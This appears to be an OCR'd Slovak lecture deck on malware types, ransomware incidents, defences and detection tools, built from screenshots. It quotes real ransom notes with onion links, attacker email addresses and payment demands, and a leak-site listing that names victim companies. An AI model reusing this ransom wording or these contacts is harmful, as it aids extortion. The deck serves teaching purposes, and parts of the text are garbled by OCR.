hosting service. His current interests include modular software-based routers, analysis of the aggregation behavior of Internet traffic, and scalable ad-hoc routing.



Na počiatku bol červ (VII.)

The screenshot displays the FIRST website interface. At the top, there is a navigation bar with the FIRST logo and the tagline "Improving Security Together". Below the navigation bar, there is a sidebar menu on the left with options like "About FIRST", "Mission Statement", "History", "Sustainable Development Goals", "Organization", "FIRST Policies", "Partnerships", "Newsroom", "Procurement", "Jobs", and "Contact". The main content area is titled "FIRST History" and contains several paragraphs of text. To the right, there is a red header for "Carnegie Mellon University" with a search bar for "vulnerability notes". Below this, there is a section for the "Software Engineering Institute" and "CERT Coordination Center". A navigation bar includes "Home", "Notes", "Search", "Report a Vulnerability", "Disclosure Guidance", and "VINCE". The main content area on the right is titled "Vulnerability Notes Database" and contains a paragraph of text. Below this, there is a section for "Recently Published Vulnerabilities" with three entries: "VU#347067: Multiple BGP implementations are vulnerable to improperly formatted BGP updates", "VU#304455: Authentication Bypass in Tenda N300 Wireless N VDSL2 Modem Router", and "VU#757109: Groupnotes Inc. Videostream Mac client allows for privilege escalation to root account". On the far right, there is a circular logo for the "CERT" (Carnegie Mellon University Software Engineering Institute) and a paragraph of text describing the CERT/CC Vulnerability Notes Database.

ABOUT FIRST

- Mission Statement
- History**
- Sustainable Development Goals
- Organization
- FIRST Policies
- Partnerships
- Newsroom
- Procurement
- Jobs
- Contact

FIRST History

In November 1988, a computer security incident known as the "Internet worm" occurred. Reaction to this incident was isolated and uncoordinated, resulting in much duplication of effort. The CERT* Coordination Center was formed. Soon after, the United States Department of Justice established the Computer Emergency Response Team (CERT) to serve its constituents.

Over the next two years, the number of incident response teams continued to grow, and requirements, and constituency. The interaction between these teams experienced and international standards or conventions. In October 1989, a major incident occurred, which led to communication and coordination between teams.

The FIRST was formed in 1990 in response to this problem. Since that time, it has been addressing the changing needs of the incident response and security teams and their constituents.

By 2002, the Internet had grown from 60,000 host computer systems to 150 million (see the Internet Domain Survey at the Internet Software Consortium). Many companies now have their own incident response and security teams continue to form around the globe, covering multi-national organizations. The FIRST membership consists of teams from a wide variety of commercial, vendor, government and military.

Carnegie Mellon University Search vulnerability notes

Software Engineering Institute

CERT Coordination Center

Home Notes Search Report a Vulnerability Disclosure Guidance VINCE

Vulnerability Notes Database


The Vulnerability Notes Database provides information about software vulnerabilities. Vulnerability notes include summaries, technical details, remediation information, and lists of affected vendors. Most vulnerability notes are the result of private coordination and disclosure efforts. For more comprehensive coverage of public vulnerability reports, consider the [National Vulnerability Database \(NVD\)](#). CERT/CC also publishes the [Vulnerability Notes Data Archive](#) on GitHub.

Recently Published Vulnerabilities

VU#347067: Multiple BGP implementations are vulnerable to improperly formatted BGP updates
SEPTEMBER 12, 2023

VU#304455: Authentication Bypass in Tenda N300 Wireless N VDSL2 Modem Router
SEPTEMBER 06, 2023

VU#757109: Groupnotes Inc. Videostream Mac client allows for privilege escalation to root account




The CERT/CC Vulnerability Notes Database is run by the CERT Division, which is part of the Software Engineering Institute, a federally funded research and development center operated by Carnegie Mellon University. Together, we are leaders in cybersecurity, software innovation, and computer science.

CERT DIVISION

Trojský kôň (I.)

Trojský kôň


- Umožňuje iným osobám vzdialený prístup k infikovanému zariadeniu
- Zvukové alebo video doplnky (plug-iny) šírenie pomocou ľudskej aktivity (spustenie programu, otvorenie súboru)



CCleaner 5.33.6162

Adware

- Automaticky poskytuje reklamu
- Napr. pop-up reklamy na webových stránkach



Trojský kôň (II.)

Nanocore

nanocore trojan rat loader

NanoCore is a Remote Access Trojan or RAT. This malware is highly customizable with plugins which allow attackers to tailor its functionality to their needs. Nanocore is created with the .NET framework and it's available for purchase for just \$25 from its "official" website.

Type: Trojan
Origin: USA
First seen: 1 January, 2013
Last seen: 3 December, 2020

Global rank	Week rank	Month rank	IOCs
4	↓ 5	↑ 5	8857

LAST SEEN AT

3 December, 2020	Malicious activity	dfgn.exe	rat nanocore trojan
3 December, 2020	Malicious activity	dfgn.exe	rat nanocore trojan
3 December, 2020	Malicious activity	dfgn.exe	rat nanocore trojan
3 December, 2020	Malicious activity	adsense_setup.exe	rat nanocore trojan
3 December, 2020	Malicious activity	joshtrat.exe	rat nanocore trojan



Spyware (I.)

Spyware

- Sleduje aktivity používateľa bez jeho vedomia a zhromažďuje o ňom údaje

Keylogger

- Zaznamenáva všetko, čo používateľ zadá na svojom zariadení
- Napr. prihlasovacie mená, heslá a ďalšie citlivé údaje
- 2 typy - softvérové a hardvérové keyloggery

Spyware (II.)

Agent Tesla

agenttesla trojan rat stealer



Agent Tesla is spyware that collects information about the actions of its victims by recording keystrokes and user interactions. It is falsely marketed as a legitimate software on the dedicated website where this malware is sold.

Type
Trojan

Origin
Likely Turkey

First seen
1 January, 2014

Last seen
3 December, 2020



Global rank	Week rank	Month rank	IOCs
2	↑ 4	↓ 4	17795

LAST SEEN AT

3 December, 2020	Malicious activity	400000.Payment advise_pdf_____ .exe	rat agenttesla trojan
3 December, 2020	Malicious activity	Payment advise_pdf_____ .exe	rat agenttesla
3 December, 2020	Malicious activity	company details.pps	macros macros-on-close rat agenttesla trojan stealer

Ransomvér (I.)

Ransomvér

- Šifrovanie údajov
- Výkupne - BitCoin
- Zablokovanie PC
- Nemožnosť dešifrovať dáta
- Mazanie súborov
- Slabá ochrana
- Zálohovanie
- Známe príklady – Locky, Petya, Goldeneye

Incidents

- The Baltimore County incident¹
- Alabama hospitals attack²
- Lodi California City incident⁴
- Texas (Texas Department of Information Resources) incident⁵
- Lake City (Florida) Ryuk attack⁷
- New Belford (Massachusetts) incident⁶
- Ransomware attacks on > 500 schools and universities³
- Wood Ranch Medical (California) case¹²
- Michigan Brookside ENT and Hearing Centre incident¹³
- Gippsland Health Alliance and the South West Alliance of Rural Health (Australia) incidents¹⁴
- Premier Family Medical group (Utah) incident¹⁵
- MSPs PM Consultants, CloudJumper, Datto, PercSoft, TSM Consulting Services Inc. and IT By Design incidents¹⁹
- Microsoft Azure data centre incident⁴¹
- Altran Technologies LockerGoga attack⁴⁰
- Norsk Hydro LockerGoga attack⁷
- Hexion and the Momentive LockerGoga attacks⁴¹
- Albany IT incident⁶⁰
- Jackson County (Georgia) incident⁴¹
- Riviera Beach (Florida) incident⁶²
- New Orleans incident⁶³
- Danish hearing aid manufacturer Demant attack⁶⁴

Ransomvér (II.)

You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

1. Download the Tor Browser at "<https://www.torproject.org/>". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

<http://petya37h5tbhyvki.onion/N19fvE>
<http://petya5koahtsf7sv.onion/N19fvE>

3. Enter your personal decryption code there:

55SbAS-gmymq-p2sXSS-zCLsLU-4yTvjc-B4SMC3-9zRCHQ-gx8x8w-8My4GZ-8uJFT9-
THoAUF-5JwUCS-19wT84-UMxR97-p2w4M


If you already purchased your key, please enter it below.

Key: _

Ransomvér (III.)



Skutočné webové sídlo
Finančnej správy




Falošné webové sídlo
www.financnasprava.digital

Ransomvér (IV.)

FileLocker

VSECHNA VASE OSOBNÍ DATA
BYLA NANESTESTI PRO VAS
KOMPLETNE ZASIFROVANA



Informace | Krok 1 - PLATBA | Krok 2 - Informujte nas | Step 3 - Obnova dat

Vime jak mocny je Vas pravni zastupce, ze znate osobne starostu a naceľnik miestni policejní stanice je v príbuzny ale nepomuze Vam nic a nikdo mimo nas.

Po uhrade zaslete email s timto textem:

1. Sifrovaci klic z ruzoveho pole.
2. Castku kterou jste presne zaplatili.

Nase emailova adresa: vlastnou.hlavou@mailfence.com

Sifrovany klic:

NffCsC0PEJMUx/BS3Mx5fJojl3ipdqkCyOgaxiCedr4bzZ53Lp1cQSI0VBPEkadtMV/ysLo72hIAja

Kopirovat klic z pole

3. Vyckejte az Vam zasleme klice k odsifrovani max. behem 6 hodin od provedene platby a pokracujte k kroku cislo 3.

Castka k uhrade: 0.8 BTC

Ransomvér (V.)

Email: servis@financnasprava.digital

0,8 B = cca 900€

Dodatok:

“I nám jde o profesionální clientský servis a reputaci na trhu, proto se budeme snažit odemknout Vaše soubory co nejdříve”



FINANČNÁ SPRÁVA ODPORÚČA RIADNE PLATENIE DANÍ. ZA RIADNE ODVEDENIE DANE VÁM ĎAKUJÚ:

- VLASTOU HLAVOU
- KALIHO NOS
- KLINIKA KOSTKA
- TETA ANKA
- DLH VŠZP
- VÁHOSTAV
- VILA BONAPARTE
- SLOVENSKÉ PREDSEDNÍCTVO

a iné

PRISPEJTE AJ TENTO ROK, ABY BOLO Z ČOHO KRADNÚŤ

Ransomvér (VI.)

WannaCry

wannacry ransomware


WannaCry is a famous Ransomware that utilizes the EternalBlue exploit. This malware is known for infecting at least 200,000 computers worldwide and it continues to be an active and dangerous threat.

Type
Ransomware

Origin
Likely North Korea

First seen
12 May, 2017

Last seen
3 December, 2020



ALSO KNOWN AS

WCry
WanaCryptor

Global rank	Week rank	Month rank	IOCs
19	↑ 6	10	1166

LAST SEEN AT

3 December, 2020	Malicious activity	wannacry.exe	ransomware wannacry wannacryptor
3 December, 2020	Malicious activity	mal.exe	ransomware wannacry wannacryptor
3 December, 2020	Malicious activity	WannaCry by Rafael.rar	ransomware wannacry wannacryptor
3 December, 2020	Malicious activity	WANACRYPTOR.exe	ransomware wannacry wannacryptor
3 December, 2020	Malicious activity	WANACRYPTOR.exe	ransomware wannacry wannacryptor



Ransomvér (VII.)

ANY RUN
INTERACTIVE MALWARE ANALYSIS SERVICE

- + New task
- Public tasks
- FAQ
- Contacts
- Windows 7 32 bit
- History
- Profile
- Log Out
- Pricing

Kraken_2.0.7.exe INFO
MD5: BCD2A924EE16F3A2ED4B77D0C09FC3A0
Start: 21 OCTOBER 2018, 11:42 Total: 36 s
Complete 32 bit
evasion ransomware kraken
ENVIRONMENT
Malicious activity

<https://app.any.run/tasks/32186bb2-60c2-4980-8bf8-4b2742697df4/>

SPIDER.doc INFO
MD5: 5B24E7C884880A7ABDD53975AF2E565E
Start: 11 DECEMBER 2017, 11:18 Total: 93 s
Complete 32 bit
generated-doc ransomware spider
ENVIRONMENT
Malicious activity

<https://app.any.run/tasks/997c3dc0-b14e-441c-a4b3-c952718dc9fc/>

Ransomvér (VIII.)




Ransomware Statistics for 2025

Total Victims for 2025: 6620

Total Groups: 297

Top 10 Groups



Ransomvér (IX.)

All ransomware notes by groups

Note

> Ransomware notes are provided by [Zscaler ThreatLabz](#) under MIT License

8base	abysslocker	akira	alphv	atomsilo	avaddon	avoslocker	azov	beast	bianlian
biglock	bitpaymer	bitransomware	blackbasta	blackbyte	blackhunt	blackmatter	blacksnake	blacksuit	bluesky
cactus	cartel	cerber	chilelocker	cloak	clop	conti	cryptnet	cryptomix	cryptxxx
cryptox	ctblocker	cuba	dagonlocker	darkangels	darkbit	darkpower	darkside	dataleak	deadbydawn
dharma	diavol	donut	doppelpaymer	dragonforce	ech0raix	esxiargs	ftcode	gandcrab	grief
gwisinlocker	h0lygh0st	hades	hive	hunters	icefire	inc	incransom	jaff	karakurt
karma	knight	lapiovra	lilith	lockbit	locky	lorenz	luckbit	lv	magniber
makop	mallox	maze	medusa	medusalocker	moneymessage	monti	nefilim	nemty	netwalker
nevada	noescape	nokoyawa	noname	novagroup	phobos	play	prometheus	qilin	qlocker
quantumlocker	ragnarlocker	ragnarok	rancoz	ransomexx	ransomhouse	ransomhub	ranzy	raworld	redalert
relic	revil	rhapsida	rook	royal	rtmllocker	ryuk	scarecrow	schoolboys	shadow
slug	snatch	stop	sugar	suncrypt	teslacrypt	trigona	u-bomb	underground	vicesociety
vohuk	wastedlocker	xorist	yanluowang	zeon					

Last update : *Thursday 14/03/2024 20.59 (UTC)*

Ransomvér (X.)

Ransom notes for group play

play

- [ReadMe.txt](#)

PLAY

news portal, tor network links:

mbr1kbtq5jonaqkurjwmxfytyyn2ethqvbxfu4rgjbkkknndqwae6byd.onion

k7kg3jqxang3wh7hnmaiokchk7qoebupfgoik6rha6mjpzwupwtj25yd.onion

derdiarikucisv@gmx.de

- [play.txt](#)

PLAY

teilightomemaucd@gmx.com

Ransom notes for group medusa

medusa medusa

- [!!!READ_ME_MEDUSA!!!.txt](#)

```
$$\    $$\ $$$$$$$\ $$$$$$$\ $$\  $$\ $$$$$$$\ $$$$$$$\
$$$$\  $$$ |$$  _____|$$  __$$\ $$ |  $$ |$$  __$$\ $$  __$$\
$$$$\  $$$ |$$ |    $$ |  $$ |$$ |  $$ |$$ /  \__|$$ /  $$ |
$$\$$\$$ $ $ |$$$$$$\  $$ |  $$ |$$ |  $$ |\$$$$$$\  $$$$$$$\ |
$$ \$$$ $ $ |$$  __|  $$ |  $$ |$$ |  $$ | \____$$\ $$  __$$ |
$$ |\$ /$$ |$$ |    $$ |  $$ |$$ |  $$ |$$\  $$ |$$ |  $$ |
$$ | \_/  $$ |$$$$$$$$\ $$$$$$$\ |\$$$$$$\ |\$$$$$$\ |$$ |  $$ |
\__|  \__|\_____|\_____/  \_____/  \_____/  \__|  \__|
-----[ Hello, [snip] !!! ]-----
```

WHAT HAPPEND?

1. We have PENETRATE your network and COPIED data.
* We have penetrated entire network including backup system and researched all about your data.
* And we have extracted all of your networks including sub offices and your service clients networks value

2. We have ENCRYPTED some your files.
While you are reading this message, it means you found your files and data has been ENCRYPTED by world's s
We have access to all of your sub offices and client service networks but didn't lock them all for your br
We can solve this issue sliently and smoothly without 3rd parties and we decided lock only some of your ma
But don't worry, we can restore everything to the original without harming your business.

There is only one possible way to get back your systems and business - CONTACT us via LIVE CHAT and pay fo
MEDUSA DECRYPTOR and DECRYPTION KEYS, Data deletion, Keep silent in media.
This MEDUSA DECRYPTOR will restore your entire network, This will take less than 1 business day.



Ransomvér (XI.)

PLAY NEWS CONTACT FAQ

Play ransomware HAS NEVER PROVIDED AND DOES NOT PROVIDE THE RaaS, read the FAQ page. <https://www.darkreading.com/remote-workforce/rackspace-massive-cleanup-costs-ransomware-attack>
During the leak, we will inform your partners and customers with a link to their data.

<p>United States</p> <p>www</p> <p>views: 26845</p> <p>added: 2023-11-02</p> <p>publication date: 2023-11-07</p> <p>PUBLISHED</p>	<p>Services</p> <p>United States</p> <p>www</p> <p>views: 26944</p> <p>added: 2023-11-02</p> <p>publication date: 2023-11-07</p> <p>PUBLISHED FULL</p>	<p>Hily</p> <p>United States</p> <p>www</p> <p>views: 26948</p> <p>added: 2023-11-02</p> <p>publication date: 2023-11-07</p> <p>PUBLISHED FULL</p>
<p>Craft</p> <p>United States</p> <p>www</p> <p>views: 26828</p> <p>added: 2023-11-02</p> <p>publication date: 2023-11-07</p> <p>PUBLISHED FULL</p>	<p>JD</p> <p>United States</p> <p>www</p> <p>views: 26801</p> <p>added: 2023-11-02</p> <p>publication date: 2023-11-07</p> <p>PUBLISHED FULL</p>	<p>Bry</p> <p>United States</p> <p>www.bry-air.com</p> <p>views: 27010</p> <p>added: 2023-11-01</p> <p>publication date: 2023-11-09</p> <p>PUBLISHED FULL</p>
<p>Br</p> <p>United States</p> <p>www.brodart.com</p> <p>views: 27322</p> <p>added: 2023-10-30</p> <p>publication date: 2023-10-30</p> <p>PUBLISHED FULL</p>	<p>Het1</p> <p>Belgium</p> <p>www.het-veer.be</p> <p>views: 27791</p> <p>added: 2023-10-28</p> <p>publication date: 2023-11-03</p> <p>PUBLISHED</p>	<p>United States</p> <p>www</p> <p>views: 27809</p> <p>added: 2023-10-28</p> <p>publication date: 2023-11-03</p> <p>PUBLISHED FULL</p>
<p>Online</p> <p>United States</p> <p>www</p> <p>views: 27882</p> <p>added: 2023-10-28</p> <p>publication date: 2023-11-03</p> <p>PUBLISHED FULL</p>	<p>Dn</p> <p>United States</p> <p>www</p> <p>views: 27741</p> <p>added: 2023-10-28</p> <p>publication date: 2023-11-03</p> <p>PUBLISHED FULL</p>	<p>Bus</p> <p>United States</p> <p>www</p> <p>views: 27897</p> <p>added: 2023-10-28</p> <p>publication date: 2023-11-04</p> <p>PUBLISHED FULL</p>

\$ 100000

Steel

3 11 38 34
DAYS HOURS MINUTES SECONDS

Desco Steel was incorporated in 1991, selling a wide variety of structural steel products. Desco Steel corporate office is located in 270 Lancaster Ave Ste G2, Malvern, Pennsylvania, 19355, United States and has 10 employees.

🕒 2024-03-15 16:29:38 460 👁

PUBLISHED

Center

Kenneth Young Center is a community-based non-profit, comprehensive provider of mental health and senior citizens' support services. Kenneth Young Center corporate office is located in 1001 Rohlwing Rd, Elk Grove Village, Illinois, 60007, United States and has 200 employees.

🕒 2024-03-11 18:19:15 762 👁

PUBLISHED


Denn

Ransomvér (XII.)

Medzinárodný policajný tím rozvrátil notoricky známy botnet Emotet



аціональне угруповання хакерів у розповсюдженні вірусу «EMOTET»





Ochrana voči malvéru

- Ochrana zariadení pripájajúcich sa do viacerých sietí
- Antivírusový program
- Nastavenia operačného systému
- Pripojenie do siete organizácie cez VPN



Dekryptor

<https://www.nomoreransom.org/>

NO MORE RANSOM

Decryption Tools

Partners About the Project **English**

Home Crypto Sheriff Ransomware: Q&A Prevention Advice **Decryption Tools**

Report a Crime

IMPORTANT! Before downloading and starting the solution, read the how-to guide. Make sure you remove the malware from your system first, otherwise it will repeatedly lock your system or encrypt files. Any reliable antivirus solution can do this for you.

Quick Search...

777 Ransom

AES_NI Ransom

Detekcia malvéru

Podľa signatúry

- porovnanie voči signatúre známych vzoriek
- malá chybovosť, ale nedeteguje neznáme vzorky

Podľa správania

- podľa používaných systémových zdrojov sa rozhodne, či pôjde o malvér
- detekcia nových a mutujúcich typov


Podľa heuristiky

- na klasifikáciu, či ide o malvér, sa používa strojové učenie (machine learning)

Nástroje



Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community.


File	URL	Search
 Choose file		

By submitting your file to VirusTotal you are asking VirusTotal to share your submission with the security community and agree to our [Terms of Service](#) and [Privacy Policy](#). [Learn more](#).



[File/URL](#) [File Collection](#) [Report Search](#) [YARA Search](#) [String Search](#)

This is a free malware analysis service for the community that detects and analyzes unknown threats using a unique Hybrid Analysis technology.


Drag & Drop For Instant Analysis

or

